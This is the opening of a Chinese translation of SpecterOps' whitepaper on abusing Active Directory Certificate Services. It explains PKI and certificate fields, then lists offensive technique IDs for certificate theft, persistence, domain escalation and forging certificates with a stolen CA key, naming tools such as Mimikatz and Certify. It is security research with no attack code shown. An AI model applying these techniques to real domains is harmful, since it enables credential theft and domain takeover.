




本篇文章大部分翻译并复现自 Will Schroeder ([@harmj0y](#)) 和 Lee Christensen ([@tifkin_](#)) 在 2021 年的 BlackHat 大会上所发布的白皮书 [《Certified Pre-Owned - Abusing Active Directory Certificate Services》](#)，其中详细介绍了关于 Active Directory Certificate Services 的滥用方法，关于 Active Directory 证书服务的攻击方法第一次系统性的进入我们的视野。

0.1 摘要

PKI 是一个术语，有些地方会采用中文的表述——公钥基本结构，用来实现证书的产生、管理、存储、分发和撤销等功能。我们可以把他理解成是一套解决方案，这套解决方案里面需要有证书颁发机构，有证书发布，证书撤掉等功能。

Microsoft 实现的 PKI 被称为 Active Directory 证书服务 (Active Directory Certificate Services, AD CS)，其在很大程度上受到安全社区的关注。如今，AD CS 被各种组织广泛部署，并为攻击者提供凭据盗窃、机器持久性、域升级和域持久性的新路径。本文介绍了 AD CS 的相关背景，详细介绍了如何通过证书窃取和恶意注册来滥用 AD CS 以实现用户/机器持久性，讨论一组可能导致域权限提升的常见错误配置，并解释了一个通过窃取 Certificate Authority 私钥来伪造“黄金证书”的域持久性方法。

0.2 介绍

在过去几年中，Active Directory 的安全性引起了安全社区的极大关注。虽然从几个安全角度来看，Active Directory 的各个方面都受到了彻底的关注，但相对容易被忽视的一个领域是 Active Directory 证书服务 (AD CS)。AD CS 是 Microsoft 对 PKI 的实现，它与现有的 Active Directory 森林集成，并提供从加密文件系统到数字签名，再到用户身份验证 (本文的重点) 等一切功能。虽然默认情况下没有为 Active Directory 环境安装 AD CS，但它如今已被广泛部署在各大企业和组织中。

Specterops 对 AD CS 的研究开始于 Active Directory 技术规范中的一句话：

*In the case of DCs, the external authentication information that is used to validate **the identity of the client making the bind request comes from the client certificate** presented by the client during the SSL/TLS handshake that occurs in response to the client sending an LDAP_SERVER_START_TLS_OID extended operation*

这导致了一个问题，即“是否可以使用证书对 LDAP 进行身份验证”。这使 Specterops 了解了 AD CS 以及如何执行基于证书的身份验证，进一步的调查使 Specterops 陷入了试图全面了解 AD CS 组件及其安全影响的境地。

本文旨在尽可能全面地提供有关可能针对 AD CS 攻击的参考资料。从了解 AD CS 工作原理所需的背景开始，包括它与 Active Directory 身份验证的集成，然后进入各种攻击场景。具体来说，我们重点介绍了实现用户/机器持久性的证书窃取和恶意证书注册、一组导致域权限提升的常见证书模板错误配置，以及为了伪造证书而窃取证书颁发机构（Certificate Authority，CA）私钥的方法。

本文简要回顾了 AD CS 的组成部分以及证书注册过程的工作原理。我们讨论已颁发证书及其相关私钥的存储，包括常见文件格式以及 Windows 如何存储它们。这包括关于将 Windows 的数据保护 API（DPAPI）与 Mimikatz 和 SharpDPAPI 等工具集结合使用，以提取证书及其私钥的信息。

本文讨论了攻击者如何利用某些用户/机器证书，通过多种协议对 Active Directory 进行身份验证，这创造了一种迄今为止攻击领域基本上没有意识到的凭据盗窃新形式。此外，本文研究了如何将机器证书窃取与基于资源的约束性委派（RBCD）结合起来，以实现可靠的、长期的机器账户持久性。

除了窃取现有证书之外，本文还研究了攻击者如何为用户和计算机申请或更新证书，并提供与上述相同的持久性方法。虽然使用基于 GUI 的 `mmc.exe` 管理单元和 `certreq.exe` 可以发出请求，但在通过命令和控制通道（C2）操作时满足要求的武器化方法并不存在。因此，Specterops 构建了 Certify 工具集来填补这一空白，Certify 提供了与 AD CS 相关的功能，包括为经过身份验证的用户或机器申请新证书的能力。

然后，本文将测试一组常见的错误配置，这些错误配置在许多案例环境中都见过。自从开始这项研究以来，Specterops 已经针对这些 AD CS 错误配置分析了许多网络环境。到目前为止，几乎在每个网络中，都可以使用其中一种攻击方法来实现域权限提升。本文还讨论了由注册 CA 错误配置导致的变体，以及到 AD CS Web 注册端点的 NTLM Relay 方案。

微软文档中曾有过以下声明，从理论角度验证了本文所要介绍的攻击方法：

If the CA private key were compromised, the attacker could perform operations as the CA.

本文将展示如何使用 SharpDPAPI 和 Mimikatz 工具集来提取 CA 的私钥，然后使用该密钥为域中的任何主体伪造证书。攻击者可以使用这些伪造的证书以域中的任何活动用户或机器的名义进行身份验证，只要 CA 的证书仍然有效且受信任，就不能撤销这些证书。Specterops 还构建了一个名为 ForgeCert6 的工具，用来伪造新的证书，该工具在白皮书发表 45 天后与 Certify 一起发布。

Specterops 在研究中发现了大量滥用 AD CS 的相关技术，并用一个标识符来代指每一种攻击技术，如下表所示。

Offensive Technique ID	Description
THEFT1	Exporting certificates and their private keys using Window's Crypto APIs
THEFT2	Extracting user certificates and private keys using DPAPI
THEFT3	Extracting machine certificates and private keys using DPAPI
THEFT4	Theft of existing certificates via file/directory triage
THEFT5	Using the Kerberos PKINIT protocol to retrieve an account's NTLM hash
PERSIST1	Account persistence via requests for new authentication certificates for a user
PERSIST2	Account persistence via requests for new authentication certificates for a computer
PERSIST3	Account persistence via renewal of authentication certificates for a user/computer
ESC1	Domain escalation via No Issuance Requirements + Enrollable Client Authentication/Smart Card Logon OID templates + CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT
ESC2	Domain escalation via No Issuance Requirements + Enrollable Any Purpose ECU or no ECU
ESC3	Domain escalation via No Issuance Requirements + Certificate Request Agent ECU + no enrollment agent restrictions
ESC4	Domain escalation via misconfigured certificate template access control
ESC5	Domain escalation via vulnerable PKI AD Object Access Control
ESC6	Domain escalation via the EDITF_ATTRIBUTESUBJECTALTNAME2 setting on CAs + No Manager Approval + Enrollable Client Authentication/Smart Card Logon OID templates
ESC7	Vulnerable Certificate Authority Access Control
ESC8	NTLM Relay to AD CS HTTP Endpoints

Offensive Technique ID	Description
DPERSIST1	Domain persistence via certificate forgery with stolen CA private keys
DPERSIST2	Domain persistence via certificate forgery from maliciously added root/intermediate/NTAuth CA certificates
DPERSIST3	Domain persistence via malicious misconfigurations that can later cause a domain escalation

0.3 背景

Microsoft 将 Active Directory 证书服务 (AD CS) 定义为 “...the server role that allows you to build a public key infrastructure (PKI) and provide public key cryptography, digital certificates, and digital signature capabilities for your organization.”。该服务器角色在 Windows 2000 中引入，并允许以两种配置方案进行部署：作为独立的 CA 或者作为与 AD 集成的企业 CA。如果没有特殊说明，那么本文中介绍的是企业 CA，因为它是最常见的部署方式。PKI 和 AD CS 不是简单的系统，虽然我们将深入讨论它的细节，但我们首先介绍什么是证书、AD CS 的高级组件以及客户端如何在 AD CS 环境中请求证书。

0.3.1 证书


证书是 X.509 格式的数字签名文档，用于加密、消息签名或身份验证等功能。证书通常具有多个字段，包括以下部分：

- **Subject**：主题，可以标识证书的所有者。
- **Public Key**：公钥，用于将主题 (Subject) 与单独存储的私钥相关联。
- **NotBefore** and **NotAfter** dates：定义证书的有效期。
- **Serial Number**：CA 分配的证书标识符。
- **Issuer**：标识颁发证书的人 (通常是 CA)。
- **SubjectAlternativeName**：主题备用名称，定义一个或多个可供主题 (Subject) 使用的可选名称。
- **Basic Constraints**：基本约束，标识证书是 CA 还是最终实体，以及在使用证书时是否存在任何约束。
- **Extended Key Usages (EKUs)**：扩展密钥用法，描述证书将如何使用的对象标识符 (OID)。常见的 EKU OID 包括：
 - 代码签名 (OID 1.3.6.1.5.5.7.3.3)：证书用于签署可执行代码。
 - 加密文件系统 (OID 1.3.6.1.4.1.311.10.3.4)：证书用于加密文件系统。
 - 安全电子邮件 (OID 1.3.6.1.5.5.7.3.4)：证书用于加密电子邮件。
 - 客户端身份验证 (OID 1.3.6.1.5.5.7.3.2)：证书用于身份验证到另一个服务器。
 - 智能卡登录 (OID 1.3.6.1.4.1.311.20.2.2)：证书用于智能卡认证。
 - 服务器认证 (OID 1.3.6.1.5.5.7.3.1)：证书用于识别服务器 (例如，HTTPS 证书)。
- **Signature Algorithm**：签名算法，指定用于签署证书的算法。
- **Signature**：使用颁发者 (例如 CA) 的私钥对证书主体进行签名。



证书中包含的信息将用户对象的身份绑定到密钥对。然后，应用程序可以在操作中使用密钥对作为用户身份的证明。

证书颁发机构 (Certificate Authority, CA) 负责颁发证书。在创建 CA 后, 其首先需要创建自己的私钥/公钥对和证书, 以便在颁发证书时使用。CA 使用自己的私钥签署新证书来生成自己的根 CA 证书, 也就是说根 CA 证书是自签名的。AD CS 会将根 CA 证书的 **Subject** 和 **Issuer** 字段设置为 CA 的名称, 将 **Basic Constraints** 设置为 **Subject Type=CA**, 并将 **NotBefore/NotAfter** 字段设置为五年 (默认情况下)。然后, 主机将根 CA 证书添加到其信任库中, 从而与 CA 建立信任关系。

AD CS 在 LDAP 容器 **CN=Public Key Services,CN=Services,CN=Configuration,DC=<DOMAIN>,DC=<COM>** 下的四个位置中定义了 AD 林信任的 CA 证书, 每个都因用途而异:




- **Certification Authorities** 容器定义了受信任的根 CA 证书。这些 CAs 是位于 PKI 信任树层次结构的顶部, 是 AD CS 环境中信任的基础。每个 CA 都表示为容器内的一个 AD 对象, 其中 **objectClass** 属性被设置为 **CertificationAuthority**, 并且 **cACertificate** 属性包含 CA 证书的二进制内容。Windows 将这些 CA 证书传播到每台 Windows 计算机上的受信任的根证书颁发机构证书存储区。为了使 AD 认为证书是可信的, 证书的信任链最终必须以该容器中定义的根 CA 之一结束。




- **Enrollment Services** 容器定义了每个企业 CA。每个企业 CA 都有一个具有以下属性的 AD 对象：
 - `objectClass` 属性值为 `pKIEnrollmentService`。
 - `cACertificate` 属性值包含 CA 证书的二进制内容。
 - `dnsHostName` 属性设置为 CA 的 DNS 主机（域控）
 - `certificateTemplates` 字段定义了启用的证书模板。证书模板是 CA 在创建证书时使用的设置“蓝图”，包括 EKU、注册权限、证书到期、颁发要求和加密设置等内容。

在 AD 环境中，客户端与企业 CA 交互以根据证书模板中定义的设置去申请证书。企业 CA 证书传播到每台 Windows 计算机上的中间证书颁发机构证书存储区。



- **NTAuthCertificates** 容器定义了有资格颁发身份验证证书的 CA 证书。这个对象的 `objectClass` 属性值为 `certificateAuthority`，并且 `cACertificate` 属性定义了一个可信 CA 证书的二进制数组。加入 AD 的 Windows 机器将这些 CA 证书传播到每台机器上的中间证书颁发机构证书存储区。仅当 NTAuthCertificates 对象定义的 CA 签署了身份验证客户端的证书时，客户端应用程序才能使用证书向 AD 进行身份验证。
- **AIA (Authority Information Access)** 容器保存了中间 CA 证书的 AD 对象。中间 CA 是 PKI 树层次结构中根 CA 的“子代”，因此，此容器的存在是为了帮助验证证书链。与 Certification Authorities 容器一样，每个 CA 在 AIA 容器中表示为一个 AD 对象，其中 `objectClass` 属性设置为 `CertificateAuthority`，并且 `cACertificate` 属性包含 CA 证书的二进制内容。当有新的 CA 安装时，它的证书则会自动放到 AIA 容器中。这些 CAs 传播到每台机器上的中间证书颁发机构证书存储区。


要从 AD CS 获取证书，客户端需要经过一个称为注册的过程。概括地说，在注册期间，客户端首先根据前文讨论的 Enrollment Services 容器中的对象找到企业 CA。然后，客户端生成一个公钥/私钥对，并将公钥、证书主题和证书模板名称等其他详细信息一起放入证书签名请求 (CSR) 消息中。然后，客户端使用其私钥签署 CSR，并将 CSR 发送到企业 CA 服务器。CA 服务器检查客户端是否可以请求证书。如果是，它会通过查找 CSR 中指定的证书模板 AD 对象来确定是否会颁发证书。CA 将检查证书模板 AD 对象的权限是否允许该账户获取证书。如果是，CA 将使用证书模板定义的“蓝图”设置（例如，EKU、加密设置和颁发要求等）并使用 CSR 中提供的其他信息（如果证书的模板设置允许）生成证书。CA 使用其私钥签署证书，然后将其返回给客户端。



CA 颁发的证书可以提供加密（例如，加密文件系统）、数字签名（例如，代码签名）和身份验证（例如，对 AD）等服务。本文将主要关注启用 AD 身份验证的证书，但请记住，攻击者可以滥用证书，而不仅仅是身份验证。

0.3.2 证书模板

AD CS 企业 CA 颁发的证书应用了证书模板定义的“蓝图”设置。这些模板是注册策略和预定义证书设置的集合，包含诸如“此证书有效期为多久？”、“证书用于什么？”、“如何指定证书的主题？”、“谁可以申请证书？”，以及许多其他设置。如下图所示，通过证书模板控制台 MMC 管理单元 `certtmpl.msc` 可以编辑证书模板：



AD CS 将可用的证书模板存储为 AD 对象，其 `objectClass` 属性为 `pKI CertificateTemplate`，位于以下容器中：

```
1 CN=Certificate Templates,CN=Public Key
  Services,CN=Services,CN=Configuration,DC=<DOMAIN>,DC=<COM>
```

证书模板对象的属性定义了它的设置，它的安全描述符控制了哪些主体可以在证书中注册或编辑证书模板。证书模板对象中的 `pKIExtendedKeyUsage` 属性包含在模板中启用的 OID 数组。这些 EKU OID 会影响证书的用途，包括加密文件系统（OID 1.3.6.1.4.1.311.10.3.4）、代码签名（OID 1.3.6.1.5.5.7.3.3）、智能卡登录等内容（OID 1.3.6.1.4.1.311.20.2.2）、客户端身份验证（OID 1.3.6.1.5.5.7.3.2）等。PKI 解决方案对 Microsoft 提供的 EKU OID 进行了细分。

